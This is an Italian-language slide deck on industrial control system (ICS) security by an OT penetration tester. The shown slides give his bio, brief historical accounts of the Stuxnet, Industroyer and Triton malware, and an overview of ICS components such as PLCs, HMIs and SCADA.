

Omar Morando
CTO - Sababa Security

HACKING ICS SYSTEM

How to break Modbus/TCP & cause a DoS of PLC

\$ whoami



Cosa so fare

- Penetration tester, specialista OT
- Sviluppatore di **SCADAsploit**, un framework dedicato al pentest di sistemi OT
- 20+ anni in ICS Automazione Industriale (SCADA, PLC, remote I/O, fieldbus)
- Automotive Cyber Security Expert

Dove lavoro

- Chief Technology Officer (CTO) di Sababa Security SpA

Come mi trovate

- [e] me@omarmorando.com
- [w] <https://omarmorando.com>
- [t] [@OmarMorando](https://twitter.com/@OmarMorando)

Perchè i sistemi ICS vengono attaccati?

LE SFIDE PER LA SICUREZZA ICS

- Infrastrutture critiche come target: energia, telecomunicazioni, trasporti, acqua e settori manifatturieri critici.
- **2022 IBM Cost of a Data Breach Report**: quasi l'80% delle organizzazioni di infrastrutture critiche studiate non adotta strategie zero-trust, con costi medi di violazione che salgono a 5,4 milioni di dollari. **Il 28% delle violazioni erano ransomware o attacchi distruttivi.**



Minacce
cyber



Trasformazione
digitale




Compliance

IL PRIMO ATTACCO GRAVE

Stuxnet è un malware scoperto nel 2010, creato da un ente governativo per sabotare la centrale nucleare iraniana di Natanz.

- Sfruttava 4 vulns 0-day Windows per propagarsi nei PLC Siemens S7-300.
 - Sui sistemi SCADA non venivano visualizzate anomalie all'impianto.
 - Ha alterato la velocità di rotazione delle centrifughe fino alla frequenza di risonanza, con rottura meccanica.
 - Per errore si è diffuso in Giappone, US e in Europa.




INDUSTROYER: INFRASTRUTTURE CRITICHE

Industroyer è un malware di Sandworm APT per infrastrutture critiche della distribuzione elettrica.

- Primo attacco 12/2016 contro le centrali in Ucraina.
- Prende il controllo degli interruttori delle sottostazioni elettriche e dei relè automatici di protezione.
- Utilizza i protocolli **IEC 60870-5-101**, **IEC 60870-5-104**, **IEC 61850** e **OPC DA** presenti anche nel controllo dei trasporti, acqua e gas, manifattura critica.

Industroyer.V2 nuova variante del 12/04/2022:

- È autonomo, semplifica l'attuazione dell'attacco con una migliore individuazione dei target.




Industroyer.V2 reloaded


TRITON

Triton è un malware specifico per attaccare controllori Triconex Safety Instrumented System (SIS) per l'arresto di emergenza nei processi industriali.

- Può impedire che l'emergenza sia attivata con conseguenze anche catastrofiche.
- Gli attaccanti ottengono il controllo dell'**Engineering Station SIS**.



E NEL 2022?



Cosa c'è in un sistema ICS?

COSA C'È IN UN SISTEMA ICS?



Sensori

che effettuano misurazioni di grandezze fisiche sul sistema in oggetto.



Attuatori

che agiscono direttamente nella catena di produzione effettuando la movimentazione o la lavorazione del prodotto



Microcontrollori o PLC

rilevano i dati dai sensori, azionano gli attuatori, memorizzano i valori misurati in una memoria locale, comunicano con altri dispositivi (es. PLC, HMI, SCADA, datalogger)



Terminale Operatore HMI

che comunica col PLC locale e permette la visualizzazione e l'inserimento di dati e comandi da parte dell'operatore



Protocolli di comunicazione

il "linguaggio" con cui i dispositivi dialogano tra loro. 150+ proprietari.



Sistema di telecomunicazione


una rete di computer o di linee seriali, basato su cavi o radio




SCADA

raccoglie i dati dai vari PLC, li elabora per estrarne informazioni utili, le memorizza su disco, gestisce la rappresentazione degli allarmi, visualizza il processo tramite sinottico grafico

COSA C'È IN UN SISTEMA ICS?




COME STA EVOLVENDO



